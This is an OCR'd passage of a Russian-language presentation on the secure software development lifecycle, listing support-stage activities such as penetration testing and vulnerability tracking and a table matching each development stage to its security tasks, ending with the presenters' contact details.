
Стадия 6: поддержка

- Сканирование сетевой инфраструктуры:
  - внутреннее;
  - внешнее.
- Тестирование на проникновение:
  - внутреннее;
  - внешнее.
- Регулярное обновление инфраструктуры;
- Отслеживание уязвимостей;
- Регулярный анализ логов;
- Формирование заданий на доработку.

Жизненный цикл безопасной разработки программного обеспечения

Стадия 1: Разработка требований	Стадия 2: Проектирование	Стадия 3: Разработка кода	Стадия 4: Тестирование приложения	Стадия 5: Перевод в боевую среду	Стадия 6: Поддержка

Изменение кода



Резюме

Стадии	Функциональность	Безопасность
Разработка требований	Функциональность, переносимость, технология	Требования к безопасности
Проектирование	Архитектура, функции, потоки данных	Моделирование функций безопасности, моделирование угроз
Разработка кода	Функциональное тестирование, тестовые данные	Анализ кода, тестирование на безопасность
Тестирование приложения		
Перевод в боевую среду	Удаление тестовых данных, процедура отката	
Поддержка	Написание новых модулей	Соблюдение цикла безопасной разработки

Вопросы?

E-mail: **kristina.andreeva@deiteriy.com**

simon.uvarov@deiteriy.com

Facebook: **Christie Andreeva**

Simon Uvarov